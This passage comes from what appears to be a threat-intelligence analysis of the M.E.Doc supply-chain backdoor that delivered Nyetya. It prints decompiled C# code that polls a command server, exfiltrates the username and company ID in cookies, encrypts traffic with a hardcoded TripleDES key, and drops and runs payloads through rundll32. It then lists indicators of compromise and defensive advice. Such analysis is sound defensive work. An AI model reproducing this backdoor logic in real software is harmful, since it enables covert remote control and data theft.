It also writes the previously collected proxy info to a registry key: HKCU\SOFTWARE\WC. It stores the proxy username and password in the "Cred" subkey and the full proxy information in "Prx".

At line 294 in IsNewUpdate is a call to meCom.CreateMeainThread. The code creates a thread that performs the "MainAction". This thread will continuously query the request URL (http://upd.me-doc[.]com.ua/last.ver?rnd=<GUID>) looking for commands and will then start a new thread per command to execute, waiting a maximum of 10 minutes for the thread to complete. It will then send back the result of the thread to the response url, which in this case is the same as the request URL: http://upd.me-doc[.]com.ua/last.ver?rnd=<GUID>.

The GetCommandsAndPeriod function will retrieve the commands from the web request:

MeCom.cs

```
430
431     private Cmd[] GetCommandsAndPeriod(string Uri)
432     {
433       Uri = Uri ?? this.ReqUri;
434       ZvitWebClient wc = new ZvitWebClient();
435       ((WebClient) wc).Proxy = this.proxy;
436       ZvitWebClientExt.AddCookie(wc, "EDRPOU", this.EDRPOU);
437       ZvitWebClientExt.AddCookie(wc, "un", Environment.UserName);
438       wc.SetExpect100ContinueBehavior(Uri);
439       MemoryStream memoryStream = new MemoryStream(((WebClient) wc).DownloadData(Uri));
440       byte[] numArray1 = new byte[8];
441       memoryStream.Read(numArray1, 0, numArray1.Length);
442       byte[] numArray2 = new byte[memoryStream.Length - 8L];
443       memoryStream.Read(numArray2, 0, numArray2.Length);
444       Cmds cmds = this.DeserializeCmds(Compression.Decompress(Crypto.Decrypt(numArray2, numArray1)));
445       Cmd[] commands = cmds.commands;
446       this.Period = cmds.t;
447       return commands;
448     }
449
```

When sending the request, it will pass along in cookies the EDRPOU and the username that the program is running as. From the response, it will read the first 8 bytes as the initialization vector for the encryption. The rest of the data is encrypted with the TripleDes using a 24-character key: \x00 to \x17 (i.e. characters 0 to 23). It will decrypt, decompress and deserialize the commands it has to execute. It will also retrieve information on how long it should wait until the next time it goes to ask for commands (this was originally set to 2 minutes when the object was created).

MeCom.cs

```
390
391     private void SendAnswer(string Uri, string data, string report_id = "-----")
392     {
393       try
394       {
395         using (MemoryStream memoryStream = new MemoryStream())
396         {
397           byte[] iv = Crypto.GetIV();
398           byte[] buffer = Crypto.Encrypt(Compression.Compress(Encoding.Default.GetBytes(data)), iv);
399           memoryStream.Write(iv, 0, iv.Length);
400           memoryStream.Write(buffer, 0, buffer.Length);
401           data = Convert.ToBase64String(memoryStream.ToArray());
402         }
403         int num = data.Length % 2048 > 0 ? data.Length / 2048 + 1 : data.Length / 2048;
404         for (int part = 1; part < num; ++part)
405           this.SendPart(Uri, data.Substring(2048 * (part - 1), 2048), report_id, part, num);
406         if (data.Length % 2048 <= 0)
407           return;
408         this.SendPart(Uri, data.Substring(2048 * (num - 1), data.Length - 2048 * (num - 1)), report_id, num, num);
409       }
410       catch
411       {
412       }
413     }
414
415     private void SendPart(string Uri, string data, string report_id, int part, int count)
416     {
417       using (ZvitWebClient wc = new ZvitWebClient())
418       {
419         ((WebClient) wc).Proxy = this.proxy;
420         ZvitWebClientExt.AddCookie(wc, "EDRPOU", this.EDRPOU);
421         ZvitWebClientExt.AddCookie(wc, "un", Environment.UserName);
422         ZvitWebClientExt.AddCookie(wc, "part", part.ToString());
423         ZvitWebClientExt.AddCookie(wc, "cnt", count.ToString());
424         ZvitWebClientExt.AddCookie(wc, "rid", report_id.ToString());
425         ZvitWebClientExt.AddCookie(wc, "resr", data);
426         wc.SetExpect100ContinueBehavior(Uri);
427         ((WebClient) wc).DownloadData(Uri);
428       }
429     }
430
```

SendAnswer will send multiple web requests with a maximum of 2048 bytes each, with the result of the executed command stored in cookies. It will encrypt this data the same way as the received commands, using a random 8-byte IV and the 24-character key 0-23.

These are the encryption and decryption functions:

```
12  namespace ZvitPublishedObjects.Server
13 {
14   public class Crypto
15   {
16     private const int KeyLength = 24;
17
18     public Crypto()
19     {
20       base..ctor();
21     }
22
23     public static byte[] GetIV()
24     {
25       byte[] numArray = new byte[8];
26       Random random = new Random();
27       for (int index = 0; index < numArray.Length; ++index)
28         numArray[index] = (byte) random.Next((int) byte.MaxValue);
29       return numArray;
30     }
31
```

Crypto.cs

```
31
32    public static byte[] Encrypt(byte[] data, byte[] IV)
33    {
34      byte[] numArray = new byte[24];
35      for (int index = 0; index < numArray.Length; ++index)
36        numArray[index] = (byte) index;
37      if (data == null || data.Length <= 0)
38        throw new ArgumentNullException("data");
39      if (numArray == null || numArray.Length <= 0)
40        throw new ArgumentNullException("Key");
41      if (IV == null || IV.Length <= 0)
42        throw new ArgumentNullException("Key");
43      using (TripleDESCryptoServiceProvider cryptoServiceProvider = new TripleDESCryptoServiceProvider())
44      {
45        cryptoServiceProvider.Mode = CipherMode.CBC;
46        cryptoServiceProvider.Key = numArray;
47        cryptoServiceProvider.IV = IV;
48        ICryptoTransform encryptor = cryptoServiceProvider.CreateEncryptor(cryptoServiceProvider.Key, cryptoServiceProvider.IV);
49        using (MemoryStream memoryStream = new MemoryStream())
50        {
51          using (CryptoStream cryptoStream = new CryptoStream((Stream) memoryStream, encryptor, CryptoStreamMode.Write))
52          {
53            using (BinaryWriter binaryWriter = new BinaryWriter((Stream) cryptoStream))
54              binaryWriter.Write(data);
55            return memoryStream.ToArray();
56          }
57        }
58      }
59    }
60
```

Crypto.cs

```
61    public static byte[] Decrypt(byte[] data, byte[] IV)
62    {
63      byte[] numArray1 = new byte[24];
64      for (int index = 0; index < numArray1.Length; ++index)
65        numArray1[index] = (byte) index;
66      if (data == null || data.Length <= 0)
67        throw new ArgumentNullException("data");
68      if (numArray1 == null || numArray1.Length <= 0)
69        throw new ArgumentNullException("Key");
70      if (IV == null || IV.Length <= 0)
71        throw new ArgumentNullException("Key");
72      byte[] numArray2 = new byte[data.Length];
73      using (TripleDESCryptoServiceProvider cryptoServiceProvider = new TripleDESCryptoServiceProvider())
74      {
75        cryptoServiceProvider.Mode = CipherMode.CBC;
76        cryptoServiceProvider.Key = numArray1;
77        cryptoServiceProvider.IV = IV;
78        ICryptoTransform decryptor = cryptoServiceProvider.CreateDecryptor(cryptoServiceProvider.Key, cryptoServiceProvider.IV);
79        using (MemoryStream memoryStream = new MemoryStream(data))
80        {
81          using (CryptoStream cryptoStream = new CryptoStream((Stream) memoryStream, decryptor, CryptoStreamMode.Read))
82          {
83            using (BinaryReader binaryReader = new BinaryReader((Stream) cryptoStream))
84              return binaryReader.ReadBytes(numArray2.Length);
85          }
86        }
87      }
88    }
89  }
90 }
```

Finally, the Worker object (see Line 372 of MainFunction) handles executing the commands. There are a total of 6 commands that Worker can execute.

Worker.cs

```
267    public string AutoPayload(string name, byte[] data, string arguments)
268    {
269      int milliseconds = 0;
270      string str1 = string.Empty;
271      string str2 = "FAIL DUMP";
272      string path = string.Empty;
273      try
274      {
275        string environmentVariable = Environment.GetEnvironmentVariable("windir");
276        string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.CommonApplicationData);
277        if (!string.IsNullOrEmpty(environmentVariable))
278        {
279          path = Path.Combine(environmentVariable, name);
280          str2 = this.DumpData(path, data);
281        }
282        if (!File.Exists(path) && !string.IsNullOrEmpty(folderPath))
283        {
284          path = Path.Combine(folderPath, name);
285          str2 = this.DumpData(path, data);
286        }
287        if ("OK" == str2)
288        {
289          string str3 = Path.Combine(environmentVariable, "system32\\rundll32.exe");
290          Process process1 = new Process();
291          Process process2 = process1;
292          ProcessStartInfo processStartInfo1 = new ProcessStartInfo();
293          processStartInfo1.FileName = str3;
294          processStartInfo1.UseShellExecute = false;
295          processStartInfo1.RedirectStandardOutput = true;
296          processStartInfo1.CreateNoWindow = true;
297          processStartInfo1.Arguments = string.Format("\"{0}\",#1 {1}", (object) path, (object) arguments);
298          ProcessStartInfo processStartInfo2 = processStartInfo1;
299          process2.StartInfo = processStartInfo2;
```

This appears to be the mechanism used for delivering the Nyetya malware. The command line arguments perfectly match what was observed in endpoint telemetry when M.E.Doc machines executed the initial sample.

Detail of Commands

What Now?

First we need to put together everything we know. In the past Talos has observed an actor specifically targeting Ukrainian institutions attempt to use the BlackEnergy wiper malware and, when that attempt was blocked, fall back to using a ransomware variant as an acceptable replacement for a wiper. We've also already documented in our previous blog that "Given the circumstances of this attack, Talos assesses with high confidence that the intent of the actor behind Nyetya was destructive in nature and not economically motivated." Finally, now that we can confirm that M.E.Doc was the installation vector, we can assess that the targets for this attack were Ukraine and those organizations that chose to conduct business with Ukraine.

Our Threat Intelligence and Interdiction team is concerned that the actor in question burned a significant capability in this attack. They have now compromised both their backdoor in the M.E.Doc software and their

ability to manipulate the server configuration in the update server.

In short, the actor has given up the ability to deliver arbitrary code to the 80% of UA businesses that use M.E.Doc as their accounting software, along with any multinational corporations that leveraged the software. This is a significant loss in operational capability, and the Threat Intelligence and Interdiction team assesses with moderate confidence that it is unlikely that they would have expended this capability without confidence that they now have or can easily obtain similar capability in target networks of highest priority to the threat actor.

Based on this, Talos is advising that any organization with ties to Ukraine treat software like M.E.Doc and systems in Ukraine with extra caution since they have been shown to be targeted by advanced threat actors. This includes providing them a separate network architecture, increased monitoring and hunting activities in those at-risk systems and networks and allowing only the level of access absolutely necessary to conduct business. Patching and upgrades should be prioritized on these systems and customers should move to transition these systems to Windows 10, following the guidance from Microsoft on securing those systems. Additional guidance for network security baselining is available from Cisco as well. Network IPS should be deployed on connections between international organizations and their Ukrainian branches and endpoint protection should be installed immediately on all Ukrainian systems.

Talos places this attack in the supply-chain category. Rather than targeting organizations directly, an actor compromises trusted hardware and software vendors to deliver compromised assets to a high-priority environment. We believe that these types of malicious capabilities are highly desired by sophisticated actors. All vendors, regardless of size or geographic region, must be increasingly vigilant. Find out more about how Cisco assures the integrity of their products here.

For further coverage of the Nyetya incident, please refer to our previous blog post.

Indicators of Compromise

SHA256

M.E.Doc ZvitPublishedObjects.dll files with backdoor:

- f9d6fe8bd8aca6528dec7eaa9f1aafbecde15fd61668182f2ba8a7fc2b9a6740
- d462966166450416d6addd3bfdf48590f8440dd80fc571a389023b7c860ca3ac
- 2fd2863d711a1f18eeee5c7c82f2349c5d4e00465de9789da837fcdca4d00277

Nyetya Malware:

- 027cc450ef5f8c5f653329641ec1fed91f694e0d229928963b30f6b0d7d3a745
- 02ef73bd2458627ed7b397ec26ee2de2e92c71a0e7588f78734761d8edbdcd9f
- eae9771e2eeb7ea3c6059485da39e77b8c0c369232f01334954fbac1c186c998

Malicious IP Addresses:

- 176.31.182[.]167
- 159.148.186[.]214

AMP Coverage

- W32.Ransomware.Nyetya.Talos
- W32.F9D6FE8BD8.Backdoor.Ransomware.Nyetya.Talos
- W32.D462966166.Backdoor.Ransomware.Nyetya.Talos
- W32.2FD2863D71.Backdoor.Ransomware.Nyetya.Talos
- W32.02EF73BD24-95.SBX.TG
- W32.GenericKD:Petya.20h1.1201
